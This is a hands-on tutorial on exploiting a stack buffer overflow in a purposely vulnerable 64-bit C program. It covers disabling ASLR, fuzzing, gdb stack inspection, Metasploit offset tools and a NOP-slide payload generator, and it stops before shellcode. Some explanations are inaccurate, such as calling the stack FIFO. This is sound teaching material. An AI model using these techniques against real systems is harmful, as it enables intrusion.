Exploiting a 64-bit buffer overflow

Computer programs are great. They can do things that humans can only dream of doing. Programs can even try to do the impossible! For example, a program may try to fit a 10 digit number into a bucket that only fits 5 digits.

"But wait?" You ask. "What happened to the 5 other digits of the 10 digit number?"

"Idek." says your computer program.

See, instead of doing additional work and creating a bigger bucket for that 10 digit number, your program just grabbed the next bucket and put the remaining digits into it.

So instead of a single bucket with "1234567890", you have bucket A with "12345", and bucket B with "67890". The problem lies when you go to perform a calculation with your number. Your program doesn't remember that it split the 10 digit number up, and instead operates solely on bucket A. This may result in errors or a crashed program.

Swap out "bucket" for "buffer" and this is a buffer overflow. While the problem seems harmless, buffers aren't just good for storing numbers, but can be used to store the locations commands to execute, or even commands themselves. This means that if an attacker has control over the value that gets overflowed, they can take complete control of the application. The possibilities are endless.

So how can you do this yourself? How can you go from buffer overflow to taking over the application?

Backstory

Buffer overflows work because program execution leverages *the stack*. The stack is a first-in-first-out (FIFO) data object, where a program's activity gets placed on top of the stack. As the program performs tasks, they are popped off the stack.

How the computer manages the stack is through *registers*. Registers act as a dedicated place in memory, where data is stored while its worked on. Most of the registers temporarily store values for processing. In a 64 bit architecture, the *rsp (register stack pointer)* and *rbp (register base pointer)* registers are especially important to us.

The program remembers its place in the stack with the rsp register. The rsp register will move up or down depending on whether tasks are added or removed fromthe stack. The rbp register is used to remember where the bottom (i.e. end) of the stack resides.

Typically, the rsp register will instruct the program where to continue the execution. This includes jumping into a function, out of a function, etc. This is why an attacker's goal is to obtain control of where the rsp directs a program's execution.

For more information about how computers work, especially the underlying architecture, see the following link to learn more about Assembly.


Setup

To start, download and install 64-bit Kali Linux. While this tutorial can be used on any 64-bit Linux environment, there are additional tools that are specifically found in Kali that can be used to abuse the existence of buffer overflows.

The second thing we need to do is disable Address Space Layout Randomization ("ASLR"). When a program executes, all associated data, is stored somewhere in memory (including the stack). ASLR randomizes where the program's associated data resides in memory, making it more difficult for us to determine where things are located, and how we're going to take control of the program.

You can disable ASLR by performing the following:

```
echo 0 > /proc/sys/kernel/randomize_va_space
```



```
$ su
Password:
root@kali:/home/sentient/BufferOverflow# echo 0 > /proc/sys/kernel/randomize_va_space
root@kali:/home/sentient/BufferOverflow# exit
exit
```

Please note: "sudo" may not work for you

Target


For this demo, we need a vulnerable program. Take the following code snippet, and save it to a file on your system.

```
#include <stdio.h>
#include <unistd.h>

int vuln() {
    // Define variables
    char arr[400];
    int return_status;
    // Grab user input
    printf("What's your name?\n");
    return_status = read(0, arr, 800);
    // Print user input
    printf("Hey %s", arr);
    // Return success
    return 0;
}

int main(int argc, char *argv[]) {
    // Call vulnerable function
    vuln();
    // Return success
    return 0;
}
```

For the compilation, we will use gcc (Gnu Compiler Collection). The flag "-fno-stack-protector" will disable stack protection within the compiled program. Stack protection is normally disabled (for compatibility reasons), but some Linux distributions come pre-packaged with a modified version of gcc that enables stack protection by default. The "-z execstack" flag specifically allows for the stack to be executable.

Now lets compile this bad boy:

```
gcc -fno-stack-protector -z execstack -o bufferoverflow
bufferoverflow.c
```



Fuzzing

The first thing we want to do is find the buffer overflow. To do this, lets start by finding a segmentation fault. A segmentation fault is a memory access violation, where the program tries to access a place in memory that it shouldn't (or can't). Normally, segmentation faults are the bane of programming, but in this case we want to find one.

Since our application only has one input, lets keep sending our application larger, and larger amounts of data until something breaks.

Helping us today, is our pal Python. The following Python code snippets allow us to programmatically create text of various sizes. Combining the Python code and the Linux pipe, we can send arbitrary payloads to the program we are attempting to attack.

```
python -c "print 'sentient'" # Will print: sentient

python -c "print 'A'*5"      # Will print: AAAAA

print -c "print 'A'*9999999" # Will print 9999999 As
```

Looks like a payload of 500 characters will reliably produce a segmentation fault.

An easier way to send payloads to our application is through Linux redirects. In the following scenario, we will use the aforementioned Python code snippets to create a text file. After launching our program, we can use Linux redirects to send payloads to our application.

```
python -c "print 'A'*500" > textfile  # Create a file with
500 As

./bufferoverflow < textfile           # Send all contents
from the
                                      # file to the program
```

Debugging the payload


Assisting us with the buffer overflow is our pass **gdb**. gdb stands for Gnu Debugger, and it allows us to debug applications! Debugging allows us to see what's happening to our program at a more fine-grained level.

Quick tutorial on gdb commands:

```
gdb -q program                        # Start a debug
session with
                                      # program quietly

> run                                 # From gdb's
interactive menu
                                      # start the program
```

```
> run < textfile                          # From gdb's
interactive menu
                                          # redirect file into
program
                                          # and run


      ### For more detail please see Darkdust's cheatsheet
###
```

Immediately, with the following example we can see the gdb outputs more information about why the segmentation fault occurred. gdb even supplied us with the memory address that created the segmentation fault. This will be super helpful for us.



. . .

Here be dragons. This is the part of the tutorial where shit gets ***real***. This is where nothing starts to make sense anymore. If your brain starts to hurt, you're on the right track :'D

. . .

So, if it hasn't become clear yet. Our goal is to send a targeted payload to the application where we send enough characters to completely overwrite what was originally intended to be executed. Due to the 64-bit architecture of our target application, this means our goal is to overflow the rbp register to assume control of execution.

Lets execute our target application, with our generated payload of 500 A's, and lets see what's happening with the registers. Please execute the following:

```
gdb -q ./bufferoverflow                   # Execute the
program


> run < fuzzing                          # Run with our
file


*segmentation fault*
> info registers                         # View the
registers at
                                         # time of error
```

```
(gdb) info registers
rax            0x0      0
rbx            0x0      0
rcx            0x7ffffe5d       2147483229
rdx            0x7ffff7dd5760   140737351866208
rsi            0x5555555547dc   93824992233436
rdi            0x7ffff7dd4600   140737351861760
rbp            0x4141414141414141       0x4141414141414141
rsp            0x7fffffffe2c8   0x7fffffffe2c8
r8             0xfffffffffffffff4       -12
r9             0x1a2    418
r10            0x73     115
r11            0x555555756014   93824994336788
r12            0x5555555545c0   93824992232896
r13            0x7fffffffe3c0   140737488348096
r14            0x0      0
r15            0x0      0
rip            0x55555555471e   0x55555555471e <vuln+84>
eflags         0x10206  [ PF IF RF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
```

The chart below is an ASCII table. The table contains decimal, hexadecimal, and octal representations of the characters we know and love. As you can see our rbp register is full of 0x41's. Searching for the number in the chart reveals the capital letter "A". Which, if you remember is what we filled the fuzzing file with earlier.

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

Source: www.LookupTables.com

http://www.asciitable.com/

Congrats! You just caused a buffer overflow in your program. You sent enough A's to the application that you wrote over the rbp register, causing the application to jump ot 0x4141414141414141 in memory.

Easy right? The difficult part is actually leveraging this vulnerability to take control of the application.

First, lets start by finding more about our program. In gdb, execute `disassemble vuln` to disassemble the *vuln* function in order to see the assembly code to be executed. From here, lets add a breakpoint on the read function. A breakpoint will cause the program to stop executing when that assembly instruction is reached. This allows us to check out the exact state a program is in at the execution's point in time.

```
(gdb) disassemble vuln
Dump of assembler code for function vuln:
   0x00005555555546ca <+0>:     push   %rbp
   0x00005555555546cb <+1>:     mov    %rsp,%rbp
   0x00005555555546ce <+4>:     sub    $0x1a0,%rsp
   0x00005555555546d5 <+11>:    lea    0xe8(%rip),%rdi        # 0x5555555547c4
   0x00005555555546dc <+18>:    callq  0x555555554580 <puts@plt>
   0x00005555555546e1 <+23>:    lea    -0x1a0(%rbp),%rax
   0x00005555555546e8 <+30>:    mov    $0x320,%edx
   0x00005555555546ed <+35>:    mov    %rax,%rsi
   0x00005555555546f0 <+38>:    mov    $0x0,%edi
   0x00005555555546f5 <+43>:    callq  0x5555555545a0 <read@plt>
   0x00005555555546fa <+48>:    mov    %eax,-0x4(%rbp)
   0x00005555555546fd <+51>:    lea    -0x1a0(%rbp),%rax
   0x0000555555554704 <+58>:    mov    %rax,%rsi
   0x0000555555554707 <+61>:    lea    0xc8(%rip),%rdi        # 0x5555555547d6
   0x000055555555470e <+68>:    mov    $0x0,%eax
   0x0000555555554713 <+73>:    callq  0x555555554590 <printf@plt>
   0x0000555555554718 <+78>:    mov    $0x0,%eax
   0x000055555555471d <+83>:    leaveq
=> 0x000055555555471e <+84>:    retq
End of assembler dump.
```

There’s a possibility that the numbers may be different for you, but in any case execute the following:

```
break * vuln+43
```

When the program is re-ran, we can see that the execution has stopped at the breakpoint.

```
(gdb) break * vuln+43
Breakpoint 1 at 0x5555555546f5
(gdb) run < fuzzing
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/sentient/BufferOverflow/bufferoverflow < fuzzing
What's your name?

Breakpoint 1, 0x00005555555546f5 in vuln ()
```


The most important values that we want to know to weaponize a buffer overflow are the addresses of rsp and rbp.

You will need to remember these values. Write them down. :)

```
(gdb) x $rsp
0x7fffffffe120: 0x00000000
(gdb) x $rbp
0x7fffffffe2c0: 0xffffe2e0
```

Lets see what's happening on our stack. To do this lets execute `x/120x $rsp`. This command will print out 120 subsequent hexadecimal addresses from the address of rsp. Due to the memory address of rbp, this command will allow us to view the entire stack.

For contextual purposes, lets remember that we are currently in the program being executed. More importantly, we're in the program *just* before we read in our gigantic 500 character payload. So here is the stack now:



```
(gdb) x/120x $rsp
0x7fffffffe120: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe130: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe140: 0xffffe3d8      0x00007fff      0xf7ffea90      0x00007fff
0x7fffffffe150: 0xffffe2a0      0x00007fff      0xffffe300      0x00007fff
0x7fffffffe160: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe170: 0xffffe2c8      0x00007fff      0xf7de30c1      0x00007fff
0x7fffffffe180: 0x00000000      0x00000000      0xffffe300      0x00007fff
0x7fffffffe190: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe1a0: 0x00000000      0x00000000      0xf7ffe708      0x00007fff
0x7fffffffe1b0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe1c0: 0x00000000      0x00000000      0xf7ffea90      0x00007fff
0x7fffffffe1d0: 0xffffe210      0x00007fff      0x00000000      0x00000000
0x7fffffffe1e0: 0xf7ffe708      0x00007fff      0xffffe200      0x00007fff
0x7fffffffe1f0: 0xf7b9d2c7      0x00007fff      0x6562b026      0x00000000
0x7fffffffe200: 0xffffffff      0x00000000      0x00000000      0x00000000
0x7fffffffe210: 0xf7ffa268      0x00007fff      0xf7ffe708      0x00007fff
0x7fffffffe220: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe230: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe240: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe250: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe260: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe270: 0x00000000      0x00000000      0x00000001      0x00000000
0x7fffffffe280: 0xffffe3d8      0x00007fff      0xffffe300      0x00007fff
0x7fffffffe290: 0xf7ffe170      0x00007fff      0x00000000      0x00000000
0x7fffffffe2a0: 0x00000001      0x00000000      0x5555478d      0x00005555
0x7fffffffe2b0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe2c0: 0xffffe2e0      0x00007fff      0x55554738      0x00005555
0x7fffffffe2d0: 0xffffe3c8      0x00007fff      0x00000000      0x00000001
0x7fffffffe2e0: 0x55554740      0x00005555      0xf7a5c2e1      0x00007fff
0x7fffffffe2f0: 0xf7dcf7d8      0x00007fff      0xffffe3c8      0x00007fff
```

Lets use `nexti` to execute the next operation. Now lets reuse the `x/120x $rsp` command to see the stack. Damn, that's a big difference. We've completely taken control of the stack by writing A's across the entire thing.

```
(gdb) nexti
0x00005555555546fa in vuln ()
(gdb) x/120x $rsp
0x7fffffffe120: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe130: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe140: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe150: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe160: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe170: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe180: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe190: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe1a0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe1b0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe1c0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe1d0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe1e0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe1f0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe200: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe210: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe220: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe230: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe240: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe250: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe260: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe270: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe280: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe290: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe2a0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe2b0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe2c0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe2d0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe2e0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffe2f0: 0x41414141      0x41414141      0x41414141      0x41414141
```

A stack full of the letter A, might sound fun. But it doesn't do us much good. What we need is to determine where in that payload of 500 characters is actually overwriting rbp to cause the jump.

We can do this by creating a string that does not contain any repeating letter sequences. We can determine where in the sequence the overwrite occurred, depending on where the program attempts to jump to.

Confused?

Follow along. Using Metasploit's pattern create script, we can generate the aforementioned unique string. With the string we will save it to our fuzzing file.

```
Thu Oct 26 09:39:22
sentient@kali: [~/BufferOverflow]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb --help
Usage: /usr/share/metasploit-framework/tools/exploit/pattern_create.rb [options]
Example: /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 50 -s ABC,def,123
Ad1Ad2Ad3Ae1Ae2Ae3Af1Af2Af3Bd1Bd2Bd3Be1Be2Be3Bf1Bf

Options:
    -l, --length <length>            The length of the pattern
    -s, --sets <ABC,def,123>         Custom Pattern Sets
    -h, --help                       Show this message
Thu Oct 26 09:39:28
sentient@kali: [~/BufferOverflow]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb --length 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae
1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2A
i3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4
Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
Thu Oct 26 09:39:40
sentient@kali: [~/BufferOverflow]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb --length 500 > fuzzing
```

Now lets execute the target program. As we expected, a segmentation fault occurred. Now lets reuse the commands from earlier to check out the stack at the time of the error. Since rsp was overwritten, we need to provide the stack address manually with `x/120x <address of rsp register>`.

Now this stack may look completely random to you, but the stack is actually full of the sequence we created earlier. On top of the stack being in hex, it's also in Little Endian format.

Big Endian and Little Endian format's are how the computer organizes numbers. Big Endian format is how we humans see numbers, with the most significant bit at the front. Little Endian has the least significant bit at the front.

```
For example:
      The number: 9,876,543,210 (9 billion, ... )


      Big Endian format: 0x98 0x76 0x54 0x32 0x10
      Little Endian format: 0x10 0x32 0x54 0x76 0x98


How do I tell if my computer is Little or Big endian? Click
here!
```

```
$ gdb -q ./bufferoverflow
Reading symbols from ./bufferoverflow...(no debugging symbols found)...done.
(gdb) run < fuzzing
Starting program: /home/sentient/BufferOverflow/bufferoverflow < fuzzing
What's your name?

Program received signal SIGSEGV, Segmentation fault.
0x000055555555471e in vuln ()
(gdb) x/120x 0x7fffffffe120
0x7fffffffe120: 0x41306141      0x61413161      0x33614132      0x41346141
0x7fffffffe130: 0x61413561      0x37614136      0x41386141      0x62413961
0x7fffffffe140: 0x31624130      0x41326241      0x62413362      0x35624134
0x7fffffffe150: 0x41366241      0x62413762      0x39624138      0x41306341
0x7fffffffe160: 0x63413163      0x33634132      0x41346341      0x63413563
0x7fffffffe170: 0x37634136      0x41386341      0x64413963      0x31644130
0x7fffffffe180: 0x41326441      0x64413364      0x35644134      0x41366441
0x7fffffffe190: 0x64413764      0x39644138      0x41306541      0x65413165
0x7fffffffe1a0: 0x33654132      0x41346541      0x65413565      0x37654136
0x7fffffffe1b0: 0x41386541      0x66413965      0x31664130      0x41326641
0x7fffffffe1c0: 0x66413366      0x35664134      0x41366641      0x66413766
0x7fffffffe1d0: 0x39664138      0x41306741      0x67413167      0x33674132
0x7fffffffe1e0: 0x41346741      0x67413567      0x37674136      0x41386741
0x7fffffffe1f0: 0x68413967      0x31684130      0x41326841      0x68413368
0x7fffffffe200: 0x35684134      0x41366841      0x68413768      0x39684138
0x7fffffffe210: 0x41306941      0x69413169      0x33694132      0x41346941
0x7fffffffe220: 0x69413569      0x37694136      0x41386941      0x6a413969
0x7fffffffe230: 0x316a4130      0x41326a41      0x6a41336a      0x356a4134
0x7fffffffe240: 0x41366a41      0x6a41376a      0x396a4138      0x41306b41
0x7fffffffe250: 0x6b41316b      0x336b4132      0x41346b41      0x6b41356b
0x7fffffffe260: 0x376b4136      0x41386b41      0x6c41396b      0x316c4130
0x7fffffffe270: 0x41326c41      0x6c41336c      0x356c4134      0x41366c41
0x7fffffffe280: 0x6c41376c      0x396c4138      0x41306d41      0x6d41316d
0x7fffffffe290: 0x336d4132      0x41346d41      0x6d41356d      0x376d4136
0x7fffffffe2a0: 0x41386d41      0x6e41396d      0x316e4130      0x41326e41
0x7fffffffe2b0: 0x6e41336e      0x356e4134      0x41366e41      0x000001f5
0x7fffffffe2c0: 0x396e4138      0x41306f41      0x6f41316f      0x336f4132
0x7fffffffe2d0: 0x41346f41      0x6f41356f      0x376f4136      0x41386f41
0x7fffffffe2e0: 0x7041396f      0x31704130      0x41327041      0x70413370
0x7fffffffe2f0: 0x35704134      0x41367041      0x70413770      0x39704138
```

Earlier we identified the address of our stack's base (the memory address of the rbp register). So using this address, lets see what was in the memory location when the error occurred. After converting the hex to ASCII, and re-arranging the order out of Little Endian, we get:

> *o1Ao 2Ao3*

Now lets use the Metasploit's pattern offset tool, to identify where in the unique string the identified pattern is located. The tool has identified that the match was found at offset 424. This means we have 424 bytes to play around with for our payload.

This value is also important for us to remember. Write this down as well. :)

```
Sat Oct 28 12:55:06
sentient@kali: [~/BufferOverflow]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb --help
Usage: /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb [options]
Example: /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q Aa3A
[*] Exact match at offset 9

Options:
    -q, --query Aa0A                 Query to Locate
    -l, --length <length>            The length of the pattern
    -s, --sets <ABC,def,123>         Custom Pattern Sets
    -h, --help                       Show this message
Sat Oct 28 12:55:19
sentient@kali: [~/BufferOverflow]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb --query o1Ao
[*] Exact match at offset 424
```

Payload

Now that we have a rough idea what the payload looks like. Lets create a Python script that will generate a payload to our application's unique specifications.

The following script will create a skeleton example of our payload of 424 bytes long, plus the return address. The return address is also the address of the rsp register. We want to target this particular location because this is where our buffer overflow is occurring. This is the part of the program where we are attacking/overwriting. Remember how we caused the stack to fill with As? Now we're about to overwrite the stack with malicious code, and we want the program to execute that.


The buffer overflow payload will start with a NOP slide. A NOP is ignored by a program during execution. This means if we have a series of NOPs, the program will effectively slide down them to whatever is after. Since our goal here is to redirect the program's execution to our injected code, a NOP slide is a great tool to increase our target size.

We've also added the padding to the payload, because we need the return address to overwrite the bsp register. We cannot do it if the payload is not long enough.

```
# Payload generator
#!/usr/bin/python


## Total payload length
payload_length = 424
## Amount of nops
nop_length = 100
## Controlled memory address to return to in Little Endian
```

```
format
return_address = '\x20\xe1\xff\xff\xff\x7f\x00\x00'

## Building the nop slide
nop_slide = "\x90" * nop_length

## Building the padding between buffer overflow start and
return address
padding = 'B' * (payload_length - nop_length)

print nop_slide + padding + return_address
```

Lets provide the script with executable privileges. From here lets execute the payload generation script, and save the results to a file.



Using the tricks we learned earlier with gdb, lets execute our program with our malicious payload. The segmentation fault address is different this time around. Instead of the typical address we've seen, it's now 0x7fffffffe184.

Why?

If you answered "Our payload caused the buffer overflow to occur, and launch the program's execution up to 0x7fffffffe120. From here, the program slid down the NOP slide, to the next executable operation. Since our payload does not contain executable code, the program segfaulted."

